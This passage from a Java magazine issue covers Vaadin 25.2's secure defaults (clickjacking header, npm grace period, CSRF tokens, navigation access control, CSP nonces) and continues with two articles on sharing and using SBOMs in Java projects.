In version 25.2, Vaadin sends this header by default with the application page and assigns it the value `SAMEORIGIN`. As a result, the application can be displayed only within frames of the same origin, whilst embedding by foreign origins is suppressed.

```
X-Frame-Options: SAMEORIGIN
```

The `frameOptions` Parameter and the Interaction with Spring Security

The default behaviour can be adjusted by way of the configuration parameter `frameOptions`. If the value is set to `DENY`, it forbids embedding within frames entirely, including by the same origin. If, on the other hand, an application is intentionally to be embedded within a frame of a foreign origin, the parameter must be set to an empty value, whereupon the header is omitted.

```
# Send "X-Frame-Options: DENY" to forbid framing entirely,
# or leave the value empty to omit the header for an application
# that is intentionally embedded in a cross-origin frame.
com.vaadin.frameOptions = DENY
```

Of particular importance is an interaction that also constitutes the most significant behavioural change upon upgrading: Vaadin sets the header only if the response does not already contain an `X-Frame-Options` header. A header that was set by another mechanism—for example, by Spring Security or a servlet filter—is not overwritten. Those who previously provided the protection by such a mechanism therefore retain the accustomed behaviour; in all other cases the new default takes effect, without displacing an existing configuration that has been set differently. Precisely because this change directly affects the behaviour of deployed applications, it warrants particular attention when moving to version 25.2.

Supply-Chain Hardening Against Compromised npm Packages (New in 25.2)

With the fourth security-relevant innovation, the article deliberately departs from the runtime-side Flow security model. It resides not in the realm of the application that processes requests at runtime, but at the level of the build tooling that assembles the application in the first place. This shift in the level of effect is the reason the measure is treated separately here; the reader should not confuse it with the three runtime mechanisms discussed previously.

The background is a risk that affects any application whose build draws on packages from a public registry. If such a package is compromised—for instance, because an attacker obtains a maintainer's credentials and publishes a malicious version—the harmful code can enter the build, and thereby the deployed application, before the community has even noticed the incident. Such attacks on the supply chain unfold their effect precisely in the short window immediately after publication, during which the compromised version is already available but the abuse has not yet been detected.

Vaadin 25.2 counters this risk with a simple but effective default: by default, the framework does not install npm packages that were published within the last day (see diagram 06-01). The ecosystem is thereby granted the time to detect a compromised release and pull it before it reaches the build. The measure therefore deliberately delays the arrival of freshly published packages by a grace period and denies the attacker the very short window on which they depend.




Abb. 3: Diagram 06-01: supply-chain grace period for npm packages

The length of this grace period is configurable and can be shortened or lengthened as required; the precise means of configuration is set out in the official documentation. As a default of the build tooling, the measure takes its place within the overarching leitmotif of the article, yet modifies it in one essential respect: whereas the three runtime-side innovations secure the application in operation, the supply-chain hardening already protects the application's process of creation. Both levels complement one another, but take effect at different points—a distinction that matters for an understanding of the innovations as a whole.

The Existing Shield at a Glance, Into Which the Innovations Fit

The innovations discussed so far unfold their effect not in a vacuum, but fit into a web of established protective mechanisms that Vaadin already provides without any action by the developer. Only this overview makes visible which existing safeguards the innovations connect to and which gaps they close. Three areas deserve particular attention: the automatic protection against cross-site request forgery, the access control of navigation, and finally those fields in which responsibility deliberately remains with the developer.

Automatic CSRF Protection Following the Synchronizer Token Pattern

All requests between client and server carry a session-specific token for protection against cross-site request forgery. Because Vaadin handles all communication itself, the developer need neither insert these tokens manually nor verify them;

the protection takes effect without their involvement. In doing so, Vaadin follows the Synchronizer Token Pattern, an established design pattern for warding off forged requests.

Two tokens are in use. Requests of the UIDL protocol are protected by the `Vaadin-Security-Key` token, connections over WebSocket by the `Vaadin-Push-ID` token. The security key is generated per UI instance and sent to the client exactly once per opened browser tab, as part of the bootstrap response; on a refresh of the page or the opening of a new tab, Vaadin generates a new key. The push identifier is generated per user session and serves to check whether the identifier transmitted in the WebSocket request matches that of the session. If it is missing, the request is discarded and the WebSocket connection is closed.

```
{
  "appConfig": {
    "uidl": {
      "Vaadin-Security-Key": "f0ef03d7-0cf4-4f32-834d-47b88a1034b7",
      "Vaadin-Push-ID": "ad3744de-2280-4531-84df-6a70a5fe958e"
    }
  }
}
```

Navigation Access Control with Annotation-Based and Path-Based Checkers

Navigation access control steps into the place of a single checking instance as the successor to the former `ViewAccessChecker`, and considerably expands its capabilities. It intercepts navigation events, evaluates the configured rules, and then decides whether the target view is displayed or access is denied. Its structure rests on three building blocks (see diagram 07-01): `NavigationAccessControl` forms the entry point, which observes the navigation events and evaluates the rules; the checkers, in the form of implementations of the `NavigationAccessChecker` interface, embody the individual security rules; and the `AccessCheckDecisionResolver` arrives at the final decision from their results.




Abb. 4: Diagram 07-01: navigation access control

Vaadin ships two checkers. The annotation-based checker evaluates the security annotations `@AnonymousAllowed`, `@PermitAll`, `@RolesAllowed`, and `@DenyAll` on the target view; here, `@AnonymousAllowed` originates from Vaadin itself, whilst the role-based annotations stem from the standardised annotation interface that Vaadin recognises. The path-based checker, by contrast, evaluates the path used for navigation and, in Spring projects, relies on an implementation that connects to the Spring Security configuration.

```
@Route("admin")
@RolesAllowed("ADMIN")
public class AdminView extends Div {
    // Only users with the ADMIN role may navigate here.
}

@Route("")
@AnonymousAllowed
public class PublicView extends Div {
    // Open to everyone, including unauthenticated users.
}
```

When several checkers are in use, each contributes a result, and the decision resolver derives the final decision from them. The default implementation follows the rules set out below in the regular navigation case; each individual result may read `ALLOW`, `DENY`, `NEUTRAL`, or `REJECT`, where `NEUTRAL` denotes an abstention for want of sufficient information, and `REJECT` signals a critical configuration error.

Checker results	Decision
only ALLOW	ALLOW
ALLOW and NEUTRAL	ALLOW
only DENY	DENY
DENY and NEUTRAL	DENY
only NEUTRAL	DENY
ALLOW and DENY	REJECT
ALLOW, DENY, and NEUTRAL	REJECT

If the checkers contradict one another—remaining abstentions aside—the default resolver therefore rejects the navigation, which throws an exception in development mode and so draws attention to a faulty security configuration. In the error-handling phase, almost the same rule applies, with the one deviation that uniform abstention there grants access, since the navigation target in that case is an error-handling view without information worthy of protection.

If the supplied checkers do not suffice, one's own `NavigationAccessChecker` can be implemented, whose single method takes a `NavigationContext` and returns an `AccessCheckResult`. In plain Java projects there is no out-of-the-box path checking; the desired behaviour is instead set up by way of a `VaadinServiceInitListener`, which creates the `NavigationAccessControl` with the desired checkers and the resolver. For an orientation without Spring, it is therefore above all the annotation-based checker that is of relevance, as it requires no further frameworks.

Developer Responsibility for SQL Injection, `executeJs`, and Templates

In three fields, responsibility deliberately remains with the developer, since Vaadin, as a UI-side framework, can take no universally applicable protective measure here. The first concerns SQL injection. Vaadin does not access storage directly, so securing it falls to the chosen backend and the developer. If prepared statements are used, however, this form of attack can be excluded entirely, since the value passed in can no longer alter the structure of the query.

```
// Use a prepared statement so the user-supplied value cannot
// alter the structure of the SQL query.
String sql = "UPDATE app_users SET name = ? WHERE id = ?";
try (PreparedStatement statement = connection.prepareStatement(sql)) {
    statement.setString(1, value);
    statement.setLong(2, user.getId());
    statement.executeUpdate();
}
```

The second field concerns the execution of one's own JavaScript by way of `executeJs`. Running arbitrary script is inherently unsafe, since the script has full access to the entire client side; it is especially delicate when the script does not reside in the application code but is loaded dynamically. Parameters can, however, be passed safely by supplying them as arguments rather than concatenating them into the script string.

```
// Parameters are passed safely as arguments; never concatenate
// untrusted values into the script string itself.
String script = "window.alert($0)";
UI.getCurrent().getPage().executeJs(script, untrustedValue);
```

The third field concerns templates. When using templates, heightened care is called for in inserting data into the DOM as well as in the use of JavaScript. Vaadin handles string values from the server-side model safely, but has no control over what happens within the template itself with HTML or JavaScript. As already with server-side validation, the governing principle is that values originating from the client must never be trusted.

Secure Configuration and Operation

The security level of a deployed application is decided not by the mechanisms of the framework alone, but also by operational aspects that lie within the responsibility of the operator. This chapter singles out two of them: the storage of sensitive data outside the project files, and the possibilities and limits of a strict Content Security Policy.

Storing Sensitive Data Outside the Project Files

It is considered bad practice to place sensitive details such as the address, the username, or the password of a database in the application's configuration file. If such secrets enter project files or source code, they are liable to escape as soon as the project is taken into version control. The governing principle is therefore: passwords and other secrets must under no circumstances be committed to the version control system.

The documentation describes three ways to externalise sensitive data. For an orientation without additional dependencies, the first is the immediately viable one: setting the values as system environment variables. They belong to the operating system, require no library, and can be read from plain Java.

```
// Read secrets from the environment rather than from project files.
String dbUrl = System.getenv("DB_URL");
String dbUser = System.getenv("DB_USER");
String dbPassword = System.getenv("DB_PASSWORD");
```

On Unix-like systems the variables are set roughly as follows; for lasting effect, the commands are to be added to the profile file of the login shell.

```
export DB_URL=jdbc:postgresql://localhost:5432/postgres
export DB_USER=postgres
export DB_PASSWORD=secret
```

The two further documented ways are tied to Spring Boot and are therefore of secondary importance for a Spring-free application. One imports an external properties file by way of the Spring property `spring.config.import`, so that the secrets remain outside the project directory. The other stores the values encrypted by means of Jasypt: the plain-text values marked as `DEC(...)` are encrypted in place to `ENC(...)` and may then enter version control, since they are present only in encrypted form. Decisive here is the caveat that the master password used for encryption must itself never enter version control; should it fall into the wrong hands, all encrypted values are compromised as soon as the attacker also has read access to the encrypted file.

Strict Content Security Policy: Possibilities and Limits

The Content Security Policy is a browser standard that counters certain types of attack by allowing the application to define rules for how JavaScript may be loaded and executed. A strict form offers an additional layer of protection against cross-site scripting, data injection, data theft, defacement of the page, and the distribution of malware.

Vaadin Flow, however, is in general not readily compatible with strict CSP rules. The reason lies in the nature of the client-server communication, which makes use of dynamically generated JavaScript functions and of `eval` calls—both of which are incompatible with strict CSP rules. With some effort, a nonce-based strict CSP can nevertheless be employed. A nonce is a random identifier, generated afresh by the server for each HTTP request, that is included in the response headers; once this has been done, the browser loads only those script elements that bear this nonce, whilst dynamic functions and `eval` calls remain prohibited. This approach is available exclusively in production mode.

The generation of the nonce is undertaken by an `IndexHtmlRequestListener`, which creates the identifier and adds it both to the response of the index file and to all script elements.

```
String nonce = UUID.randomUUID().toString();

// Require the nonce on every script tag via the CSP header.
response.getVaadinResponse().setHeader("Content-Security-Policy",
        "script-src 'nonce-" + nonce + "'");

// Add the nonce to all script tags in the host page.
response.getDocument().getElementsByTag("script").attr("nonce", nonce);
```

That alone, however, does not suffice. In order to handle the dynamic functions, the `eval` calls, and the on-demand loading of code in a compliant manner, the application must provide its own JavaScript file that overrides the `Function` constructor and `eval` and offers equivalent, predefined functions for all calls made by the application. This effort is considerable and, in practice, justifiable only where a strict CSP is strictly required. The chapter thus makes both points plain: that a strict CSP is attainable with Vaadin Flow, and that it comes at a price.

Migration Notes: Security-Driven Behavioural Changes When Upgrading to 25.2

Since 25.2 is a feature release within the 25.x line, most applications take the version jump without difficulty. Nevertheless, the hardening of the defaults brings with it a number of security-driven behavioural changes that ought to be considered before raising the version. They are not shortcomings of the upgrade, but the direct consequence of the principle of secure defaults: where a protection now takes effect without any action, the behaviour changes relative to a state in which it was previously absent.

Three changes deserve attention. First, Vaadin now sends the `X-Frame-Options: SAMEORIGIN` header by default; applications that are deliberately embedded within a frame of a foreign origin must permit this explicitly by emptying the parameter. Second, Vaadin validates the schemes of URLs that are set; this becomes relevant for teams that previously used unconventional schemes, and there calls either for an adjustment of the permitted schemes or for recourse to the deliberate exception setters. Third, the build tooling withholds freshly published npm packages for a grace period, which can affect builds that depend on only recently published packages.

The following overview summarises the changed defaults and the exception or adjustment mechanisms provided for each.

Innovation	New default behaviour	Exception or adjustment mechanism
URL scheme validation	Unsafe schemes such as `javascript:` are rejected	Adjust the permitted schemes via `com.vaadin.safeUrlSchemes`; exempt individual URLs via `setUnsafeHref`, `setUnsafeSrc`, or `openUnsafe`
Clickjacking protection	`X-Frame-Options: SAMEORIGIN` is sent	Tighten to DENY via `frameOptions`, or empty it for cross-origin embedding; a header already set by other means is left untouched
Supply-chain hardening	npm packages younger than one day are not installed	Shorten or lengthen the grace period as required

A fourth innovation, the sanitising rendering of untrusted HTML by way of the new `Html` constructors, is not listed here, since it is additive: it adds a new, explicitly chosen possibility without altering existing behaviour, and thus constitutes no migration risk.

Before raising the version, the review of the official release notes and the upgrade guide is advisable in every case; the guide walks through the individual changes in detail—including those beyond the security area, such as those to the Signals API and to the build and tooling configuration. Those who are aware of the behavioural changes named here, and who deploy the provided exception mechanisms in a targeted manner, will, as a rule, carry out the upgrade smoothly.

Conclusion: Security as a Default and Its Significance for Compliance Requirements

At the end of this examination, the individual innovations come together into a coherent picture. Vaadin 25.2 augments the already robust server-side security model of Flow—whose inherent strength was outlined in the introductory architecture chapter—with three effective runtime-side defaults: the validation of unsafe URL schemes, the sanitising rendering of untrusted HTML by way of the new `Html` constructors, and the automatically transmitted clickjacking protection. Beyond these, it extends the model by a measure that secures the supply chain itself. None of these innovations reinvents the security model; each, rather, closes a hitherto open gap at precisely the point where the existing model anticipated it.

The real gain lies less in the individual mechanisms than in the principle that connects them. Secure defaults reduce that source of error which weighs most heavily in practice: the omission of a necessary configuration. Where a protection already takes effect in the delivered state, and lifting it requires an explicit decision visible in the source code, the burden of proof shifts in favour of security. An application is then protected not because someone remembered to make it so, but because the opposite would require a deliberate intervention.

It is precisely this reliability that lends the innovations significance beyond their purely technical value. For organisations subject to regulatory or business requirements, what counts is not merely that a protection is possible, but that it demonstrably takes effect independently of the diligence of individual configuration decisions. It is therefore consistent that Vaadin assigns the hardened defaults to the same audience addressed by the Enterprise Edition released alongside them: both aim at an operation in which security is understood not as a subsequent addition, but as a property of the foundation.

Those who put 25.2 into operation should be aware of the few security-driven behavioural changes and deploy the provided exception mechanisms in a targeted manner; for the rest, they may rely on the defaults doing their work without needing to set them in motion themselves. For a deeper engagement with the individual mechanisms and their configuration, the official security documentation remains the authoritative source.

› **Back to the Table of Contents** ‹



CORE JAVA • FRAMEWORKS & APIs • ARCHITECTURE • CLOUD • AI

JAVAPRO

THE FREE MAGAZINE FOR THE JAVA COMMUNITY

JAVAPRO

DISCOVER MORE GREAT ARTICLES ONLINE:



BECOME A JAVAPRO AUTHOR & BLOGGER !

www.javapro.io

www.javapro.io



Sharing SBOMs Securely Without Giving Too Much Away

Security **# Exodos** **# SBOM**

Author: Sven Ruppert

JCON SPEAKER

Sven Ruppert has been developing in Java since 1996 and has worked as a Developer Advocate for both JFrog and Vaadin. He has been speaking at conferences worldwide for over ten years. He specialises in Core Java and Secure Coding, with a focus on RAG systems and AI security. He also writes regularly for it-portals and magazines and maintains his personal website at svenruppert.com; furthermore, he serves as an instructor for Arctic winter expeditions.



LinkedIN

Why controlled transparency is the real goal — and how a tiered disclosure model achieves it

1. SBOMs Create Transparency — but Not Without Risk

The Software Bill of Materials, or SBOM for short, has undergone a remarkable shift in meaning over the past few years. What was long regarded as a technical aid for internal inventory management has since become a regulatorily mandated piece of evidence. The European Cyber Resilience Act will oblige manufacturers of digital products to document the composition of their software in a dependable manner; the NIS 2 Directive increases the pressure on operators of essential entities to secure their supply chains in a traceable way; and the United States Executive Order 14028 elevated the bill of materials to a component of government procurement as early as 2021. The bill of materials has thus risen from a voluntary artefact to an expected, mandatory disclosure.

With this elevation, however, a conflict of objectives comes to light that cannot be resolved, only managed. The very bill of materials that is meant to establish trust, enable verifiability and permit a swift response to vulnerabilities in an emergency simultaneously reveals the inner constitution of a software product. It names the third-party components in use, their version levels and therefore potential attack surfaces, and it permits inferences about architectural decisions and competitively relevant knowledge. A complete bill of materials is consequently evidence and blueprint in one. Anyone who publishes it carelessly mistakes transparency for surrender. This article therefore advances the thesis that it is not the sharing itself but its controlled design that determines whether benefit or harm results.

2. Why Complete SBOMs Contain Sensitive Information

To gauge the significance of the conflict, it is worth taking a closer look at what a complete bill of materials actually holds. Beyond the mere enumeration of the libraries used, it regularly contains their precise version levels, the full chain of transitive dependencies, occasionally internal package names, references to private artefact sources, as well as metadata about the generators used and the build process itself. Each of these particulars is harmless in isolation; taken together, however, they amount to a precise profile of a product's technical substance.

For the readership of a Java magazine, this circumstance is particularly vivid. Applications built with Maven or Gradle typically exhibit deeply branched transitive dependency chains, in which a single directly declared library pulls in dozens of further components. A complete bill of materials renders these chains visible in their entire depth. It reveals to an attentive observer not only which known vulnerabilities may potentially affect a product, but also which internal building blocks a manufacturer favours, which frameworks it deliberately avoids and where it depends on outdated versions. What was intended as a contribution to security can thereby turn into a manual for attackers. The sensitivity of a bill of materials is accordingly not a marginal phenomenon but its constitutive property.

3. Least Disclosure: Sharing as Controlled Disclosure

From this insight grows the guiding principle that forms the conceptual core of the subject: minimal disclosure, commonly known as *least disclosure*. Its substance can be captured in a single sentence: what is to be disclosed is solely that information which a particular recipient genuinely requires for a particular purpose — no more, and demonstrably so.

This formulation clears up a widespread misunderstanding that tacitly equates SBOM sharing with complete publication. Sharing a bill of materials precisely does not mean making all the information it contains available unfiltered and accessible to everyone. Rather, it means a controlled act in which content, recipient and context are always considered together. The question is not whether to share, but what reaches whom under which conditions. In this shift of perspective lies the entire difference between controlled transparency and inadvertent overexposure. Whoever takes the principle of minimal disclosure seriously understands the bill of materials not as a single document to be distributed, but as a data foundation from which differing views can be derived as the occasion demands. With this, the technical architecture to be developed in the following sections is already prefigured.

4. Different Recipients, Different Information Needs

Whoever wishes to disclose minimally must first know whom they are addressing, for the information need varies considerably between the groups of addressees. Four groups can usefully be distinguished, whose requirements determine the entire design that follows.

The broad public generally needs only a reduced view. For it, component name, licence and project reference suffice to satisfy the legitimate claim to transparency — particularly in the realm of open-source software — without surrendering the inner structure. Customers, by contrast, demand deeper insight, since they must conduct risk analyses and justify procurement decisions; they depend on version levels and dependency metadata. Auditors and supervisory authorities, in turn, require less abundance of detail than dependability: what matters to them is verifiable, complete and unfalsified evidence. Suppliers and internal teams, finally, work with the operational depth data, since they request, receive, validate, version and jointly edit bills of materials. This differentiation leads to an uncomfortable but unavoidable realisation: a single, universal SBOM view is too coarse, both in substance and in terms of security. The attempt to serve all addressees with the same mechanism, experience shows, ends in a relapse to the email attachment — that is, to the very uncontrolled practice that is to be overcome.

5. Public Transparency versus Private Exchange

From the diversity of addressees arises a fundamental structural separation that ought to underlie any well-considered disclosure model: the distinction between public transparency and private exchange. Public transparency means a deliberately reduced, publicly defensible view of the bill of materials that is accessible without further barriers. Private exchange, by contrast, denotes the controlled transfer of more detailed particulars to specifically authorised parties. The two modes must not be conflated, technically or organisationally, since otherwise the boundary between what anyone may see and what only a few should see becomes blurred.

The model described by Exodos Labs exemplifies this separation and is therefore drawn upon here as an illustration. It distinguishes expressly between a public "SBOM Trust Center" and a private "Secure Exchange". The Trust Center provides the continuously updated, publicly defensible view, while the Secure Exchange maps the controlled exchange with specific organisations. The gain of this architecture lies less in any single function than in the clear governance boundary it draws: inadvertent overexposure is made structurally more difficult, because public and private data are assigned to separate channels from the outset. The original account of this model is found in the article *Secure SBOM Sharing Without Oversharing* by Exodos Labs (Blogpost), to which this article refers.

6. Redaction: Several Secure Views from One Bill of Materials

The structural separation of public and private does not yet answer the question of how the various views technically arise from a single complete data foundation. This is where the principle of redaction comes into play, which encompasses far more than the mere deletion of individual fields. Redaction means the purposeful reduction, masking, aggregation or recipient-dependent concealment of information.

In concrete terms, this may mean that internal package sources and references to private artefact registries are removed entirely, that transitive dependencies are condensed into an aggregated statement rather than listed individually, or that sensitive build and generator metadata remain hidden from certain recipients. From a complete bill of materials, several tiered views, each secure in itself, arise in this way: a minimal public view confined to component name, licence and project reference; an extended view for authorised customers that includes version levels and dependency metadata; and, where sensitivity requires it, a contractually safeguarded view that is released only after the conclusion of a non-disclosure agreement. The example model mentioned supports such selective redaction and provides recipient-specific views. The decisive point of this consideration is the reversal of the direction of thought: it is not the complete bill of materials that is distributed and subsequently trimmed; rather, deliberately designed views are generated from it, each of which possesses the right measure of openness for its circle of recipients.

7. Access Control Beyond Simple Roles

Once the views have been defined, the question arises by which criteria access is granted to a requester. Simple role models, as prevail in many systems, quickly prove inadequate here. Mere membership of a role — "customer" or "partner", say — does not automatically justify access to every piece of information, for whether a particular customer may see a particular extended view depends on far more than their abstract category.

More appropriate is attribute-based access control, which brings together a range of characteristics before it releases a view. Among these characteristics are the associated organisation, the product-related entitlement, the contractual status and, where applicable, the status of a non-disclosure agreement, the assignment to a concrete release, the regulatory context

of a request, the release status, as well as any temporal limitation of access. Only the interplay of these attributes decides which view a requester actually receives. The example model drawn upon relies precisely on such attribute-based control in combination with the redaction described earlier. The conceptual added value lies in scalability: whereas rigid roles become unmanageable as the number of recipients and special cases grows, attribute-based rules can be enforced consistently even across large circles of recipients. With this, the question of who decides on disclosure is settled — complementing the previously treated question of what is concealed in the first place.

8. Demonstrability: Auditability and Release Binding

Controlled disclosure demands not only that the right measure of information be given to the right party, but also that this be capable of proof. Demonstrability here comprises two sides that belong together, because both answer the same fundamental question: what can the parties involved rely upon?

The first side concerns auditability. SBOM sharing is controllable only if it can be traced without gaps who requested access, who granted it, which view was displayed and which version was exported. The status of a non-disclosure agreement, its revocation and temporal limitations likewise belong in this audit trail. An immutable audit trail transforms sharing from a fleeting file transfer into a provable transaction; in the event of dispute, it replaces assertion with evidence. The second side concerns the binding of a bill of materials to a concrete artefact. A bill of materials is dependable only when it is unambiguously established to which release, to which build, to which JAR or WAR file, to which container image, Git tag, artefact hash or container digest it belongs. In the case of a security incident in particular, this assignment decides the capacity to act: without it, it remains open whether the bill of materials at hand actually describes the delivered artefact or a long-superseded state. Auditability thus proves who saw what and when; release binding proves what this view refers to in the first place. The two together establish the trust that a bill of materials is meant to instil at all.

9. CI/CD Integration and Conclusion

However demanding the mechanisms described may appear, in practice they most frequently founder on a plain circumstance: manual maintenance. Bills of materials that are compiled by hand, updated after the fact and published on static pages inevitably grow stale and thereby lose their value. The consequence is evident: the generation, validation, versioning and publication of a bill of materials belongs in the build and release pipeline. For Java teams this means a close interlocking with the Maven, Gradle and CI/CD processes, so that a current bill of materials arises with every build, is automatically checked against quality criteria and transferred into the released public view. The example model drawn upon illustrates this by feeding the Trust Center continuously from the supply chain, so that the public disclosure always corresponds to the actual state and the recurring question of which bill of materials is now the current one does not even arise.

Against this background, the typical mistakes that a well-considered approach avoids can be named. They range from complete public publication, through dispatch by email, the mixing of public and private views and the absence of a redaction strategy, to missing release processes, deficient auditing, absent release binding, manually maintained disclosure pages and unprovided-for means of revocation. Each of these mistakes is ultimately a variation on the same fundamental error of equating transparency with maximal disclosure.

It is precisely this equation that must be overcome. Bills of materials are indispensable for trust, regulatory compliance and the security of the software supply chain, yet maximal disclosure does not automatically mean better transparency. What is decisive is to provide information correctly, currently, appropriately for the target group and demonstrably. Secure bills of materials arise not through complete publication, but through suitable views for the right recipient in the right context.

› Back to the Table of Contents ‹



SBOM for Java Developers: What Does It Really Give Me Day-to-Day?

SBOM # SupplyChain # CycloneDX

Author: Sven Ruppert

JCON SPEAKER

Sven Ruppert has been developing in Java since 1996 and has worked as a Developer Advocate for both JFrog and Vaadin. He has been speaking at conferences worldwide for over ten years. He specialises in Core Java and Secure Coding, with a focus on RAG systems and AI security. He also writes regularly for it-portals and magazines and maintains his personal website at svenruppert.com; furthermore, he serves as an instructor for Arctic winter expeditions.



LinkedIN

Modern Java applications have long since stopped consisting of nothing but our own source code. They contain frameworks, libraries, build plugins, transitive dependencies and, depending on the application, frontend components as well. Web applications built with Vaadin (Link) in particular make it clear just how productive Java development can be today, but also how complex the actual composition of the software becomes behind the scenes. A Software Bill of Materials, or SBOM for short, makes this composition visible and provides a machine-readable basis for security, licensing and release decisions. This article shows why SBOMs are relevant for Java developers day-to-day, how they can be generated with Maven, Gradle and CycloneDX, and why their real effect only emerges through evaluation. As a pragmatic next step, it shows how a generated SBOM can be checked with the free SBOM checker from Exodos Labs (Link), turning a technical list of components into a concrete first view of the risk.

What Is Really Inside My Java Application?

When we talk about security as Java developers, we often think of source code first. We validate inputs, avoid SQL injection, harden REST endpoints, and pay attention to authentication, logging and clean error handling. All of that matters. Even so, a large part of our application often remains surprisingly blurry: the dependencies it is assembled from.

A modern Java project rarely consists solely of the code we wrote ourselves. It uses libraries, frameworks, build plugins, transitive dependencies and sometimes additional frontend packages that flow into the finished artefact through the build process. Web applications especially, for instance those built with a modern Java framework such as Vaadin (Link), quickly turn into a complex software construction kit. At first glance we are developing a Java application. In reality, however, we are shipping a composite product made up of many individual components.

This is exactly where an SBOM becomes interesting. A Software Bill of Materials is, at its core, a machine-readable list of the ingredients of the software. It describes which components are contained in an application, in which versions they are used, and how they relate to one another. To developers this may initially sound like compliance, audit or extra bureaucracy. Its real value, however, lies much closer to everyday work.

An SBOM helps with very practical questions: Am I affected by a newly published vulnerability? Which version of a particular library is really in my release? Which licences do I pull in through my dependencies? Which components come directly from my project and which were only dragged in transitively? And how can I explain to a customer, a security team or an auditor, in a comprehensible way, what is actually part of my application?

An SBOM does not automatically make an application more secure. But it makes visible what we even need to talk about. Without an inventory, software supply chain security remains a gut feeling. With an SBOM it becomes verifiable, analysable and gradually automatable.

What Does an SBOM Give Me as a Java Developer Day-to-Day?

For many developers, the first reaction to the topic of SBOMs is rather reserved. Yet another artefact. Yet another format. Yet another term from the world of compliance, audit and security governance. In everyday Java work in particular, where build processes, tests, deployments, dependency updates and framework versions already have to be maintained, a Software Bill of Materials initially sounds like additional effort.

The real benefit of an SBOM, however, shows itself not in theory but in concrete everyday situations. A new vulnerability is published. Suddenly the question arises whether your own application is affected. Often a hectic search then begins: Which version of this library are we using? Is it included directly, or does it come in transitively via another dependency? Is the affected component even part of the production artefact? Are there several applications in which this library is used? And which releases now really need to be checked or updated?

Without an SBOM, this analysis quickly becomes manual. You search through pom.xml files, Gradle configurations, dependency trees, build logs, container images or internal documentation. In small projects this sometimes still works well enough. But as soon as several services, several teams, several release states or several customer installations are involved, the search becomes unreliable. What you find is then no longer necessarily the truth about a particular release, but only a snapshot of the current source code.

This is precisely where one of the most important practical advantages of an SBOM lies. It describes not only what is theoretically configured in the project, but what was documented as a software component at a particular point in time. This makes it an inventory of the respective build or release. For developers this means that the question “Are we affected?” can be answered more quickly, more reproducibly and more comprehensibly.

This is especially relevant in the Java world, because dependencies can rarely be considered in isolation. An application may only declare a few libraries directly. But these bring further transitive dependencies with them. In addition, frameworks, build plugins, annotation processors, testing tools or frontend components can feed into the development and build process. A modern Java web application, for example one built with Vaadin, often looks pleasantly focused at the source-code level. Beneath the surface, however, a complex dependency graph emerges made up of Java artefacts, build tools and, depending on the project, frontend packages too.

